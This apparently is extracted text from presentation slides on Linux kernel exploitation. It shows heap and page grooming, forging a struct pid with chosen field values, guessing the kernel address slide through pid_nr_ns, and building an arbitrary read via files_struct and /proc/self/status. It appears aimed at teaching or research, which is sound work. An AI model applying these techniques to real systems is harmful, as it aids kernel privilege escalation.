
Heap fengshui



Heap fengshui



Page fengshui



Pid object

```
struct pid {  
    atomic_t count;  
    unsigned int level;  
    /* lists of tasks that use this pid */  
    struct hlist_head tasks[PIDTYPE_MAX];  
    /* wait queue for pidfd notifications */  
    wait_queue_head_t wait_pidfd;  
    struct rcu_head rcu;  
    struct upid numbers[1];  
};
```

```
struct upid {  
    int nr;  
    struct pid_namespace *ns;  
    struct hlist_node pid_chain;  
};
```

attach_pid

```
dp->count = 0x41414141;
```

```
dp->level = 0;
```

```
dp->task[PIDTYPE_PID].first = 0;
```

```
dp->task[PIDTYPE_PGID].first = 0;
```

```
dp->task[PIDTYPE_SID].first = 0;
```

```
dp->rcu.next = 0;
```

```
dp->rcu.func = 0;
```

```
dp->numbers[0].nr = 0;
```


```
dp->numbers[0].ns = 0;
```

```
dp->numbers[0].pid_chain.next = 0;
```

```
dp->numbers[0].pid_chain.pprev = 0;
```


attach_pid

```
dp->count = 0x41414141;
dp->level = 0;
dp->task[PIDTYPE_PID].first = 0;
dp->task[PIDTYPE_PGID].first = task_struct-
>pids[PIDTYPE].node;
dp->task[PIDTYPE_SID].first = 0;
dp->rcu.next = 0;
dp->rcu.func = 0;
dp->numbers[0].nr = 0;
dp->numbers[0].ns = 0;
dp->numbers[0].pid_chain.next = 0;
dp->numbers[0].pid_chain.pprev = 0;
```



Guess the kslide

dp->count = 0x41414141;

dp->level = 0;

dp->task[PIDTYPE_PID].first = 0;

dp->task[PIDTYPE_PGID].first = NULL;

dp->task[PIDTYPE_SID].first = 0;

dp->rcu.next = 0;

dp->rcu.func = 0;

dp->numbers[0].nr = 0x41414141;

dp->numbers[0].ns = init_pid_ns + kslide;


dp->numbers[0].pid_chain.next = 0;

dp->numbers[0].pid_chain.pprev = 0;

```
505 pid_t pid_nr_ns(struct pid *pid, struct pid_namespace *ns)
506 {
507     struct upid *upid;
508     pid_t nr = 0;
509
510     if (pid && ns->level <= pid->level) {
511         upid = &pid->numbers[ns->level];
512         if (upid->ns == ns)
513             nr = upid->nr;
514     }
515     return nr;
516 }
517 EXPORT_SYMBOL_GPL(pid_nr_ns);
518
519 pid_t pid_vnr(struct pid *pid)
520 {
521     return pid_nr_ns(pid, task_active_pid_ns(current));
522 }
523 EXPORT_SYMBOL_GPL(pid_vnr);
```


attach_pid

```
dp->count = 0x41414141;  
dp->level = 0;  
dp->task[PIDTYPE_PID].first = 0;  
dp->task[PIDTYPE_PGID].first = addr_x;  
dp->task[PIDTYPE_SID].first = 0;  
dp->rcu.next = 0;  
dp->rcu.func = 0;  
dp->numbers[0].nr = 0;  
dp->numbers[0].ns = 0;  
dp->numbers[0].pid_chain.next = 0;  
dp->numbers[0].pid_chain.pprev = 0;
```




attach_pid

```
dp->count = 0x41414141;  
dp->level = 0;  
dp->task[PIDTYPE_PID].first = 0;  
dp->task[PIDTYPE_PGID].first = addr_x;  
dp->task[PIDTYPE_SID].first = 0;  
dp->rcu.next = 0;  
dp->rcu.func = 0;  
dp->numbers[0].nr = 0;  
dp->numbers[0].ns = 0;  
dp->numbers[0].pid_chain.next = 0;  
dp->numbers[0].pid_chain.pprev = 0;
```



detach_pid

```
dp->count = 0x41414141;  
dp->level = 0;  
dp->task[PIDTYPE_PID].first = 0;  
dp->task[PIDTYPE_PGID].first = addr_x;  
dp->task[PIDTYPE_SID].first = 0;  
dp->rcu.next = 0;  
dp->rcu.func = 0;  
dp->numbers[0].nr = 0;  
dp->numbers[0].ns = 0;  
dp->numbers[0].pid_chain.next = 0;  
dp->numbers[0].pid_chain.pprev = 0;
```



Redirect a pointer to controlled page!

AAR

```
struct files_struct {
    atomic_t count;
    bool resize_in_progress;
    wait_queue_head_t resize_wait;
    struct fdtable __rcu *fdt;
    struct fdtable fdtab;
    spinlock_t file_lock
    _____cacheline_aligned_in_smp;
    unsigned int next_fd;
    unsigned long close_on_exec_init[1];
    unsigned long open_fds_init[1];
    unsigned long full_fds_bits_init[1];
    struct file __rcu * fd_array[NR_OPEN_DEFAULT];
};
```


```
struct fdtable {
    unsigned int max_fds;
    struct file __rcu **fd;
    unsigned long *close_on_exec;
    unsigned long *open_fds;
    unsigned long *full_fds_bits;
    struct rcu_head rcu;
};
```

AAR


```
175     task_lock(p);
176     if (p->fs)
177         umask = p->fs->umask;
178     if (p->files)
179         max_fds = files_fdtbl(p->files)->max_fds;
180     task_unlock(p);
181     rcu_read_unlock();
182
183     if (umask >= 0)
184         seq_printf(m, "Umask:\t%#04o\n", umask);
185     seq_puts(m, "State:\t");
186     seq_puts(m, get_task_state(p));
187
188     seq_put_decimal_ull(m, "\nTgid:\t", tgid);
189     seq_put_decimal_ull(m, "\nNgid:\t", ngid);
190     seq_put_decimal_ull(m, "\nPid:\t", pid_nr_ns(pid, ns));
191     seq_put_decimal_ull(m, "\nPPid:\t", ppid);
192     seq_put_decimal_ull(m, "\nTracerPid:\t", tpid);
193     seq_put_decimal_ull(m, "\nUid:\t", from_kuid_munged(user_ns, cred->uid));
194     seq_put_decimal_ull(m, "\t", from_kuid_munged(user_ns, cred->euid));
195     seq_put_decimal_ull(m, "\t", from_kuid_munged(user_ns, cred->suid));
196     seq_put_decimal_ull(m, "\t", from_kuid_munged(user_ns, cred->fsuid));
197     seq_put_decimal_ull(m, "\nGid:\t", from_kgid_munged(user_ns, cred->gid));
198     seq_put_decimal_ull(m, "\t", from_kgid_munged(user_ns, cred->egid));
199     seq_put_decimal_ull(m, "\t", from_kgid_munged(user_ns, cred->sgid));
200     seq_put_decimal_ull(m, "\t", from_kgid_munged(user_ns, cred->fsgid));
201     seq_put_decimal_ull(m, "\nFDSize:\t", max_fds);
```

/proc/self/status

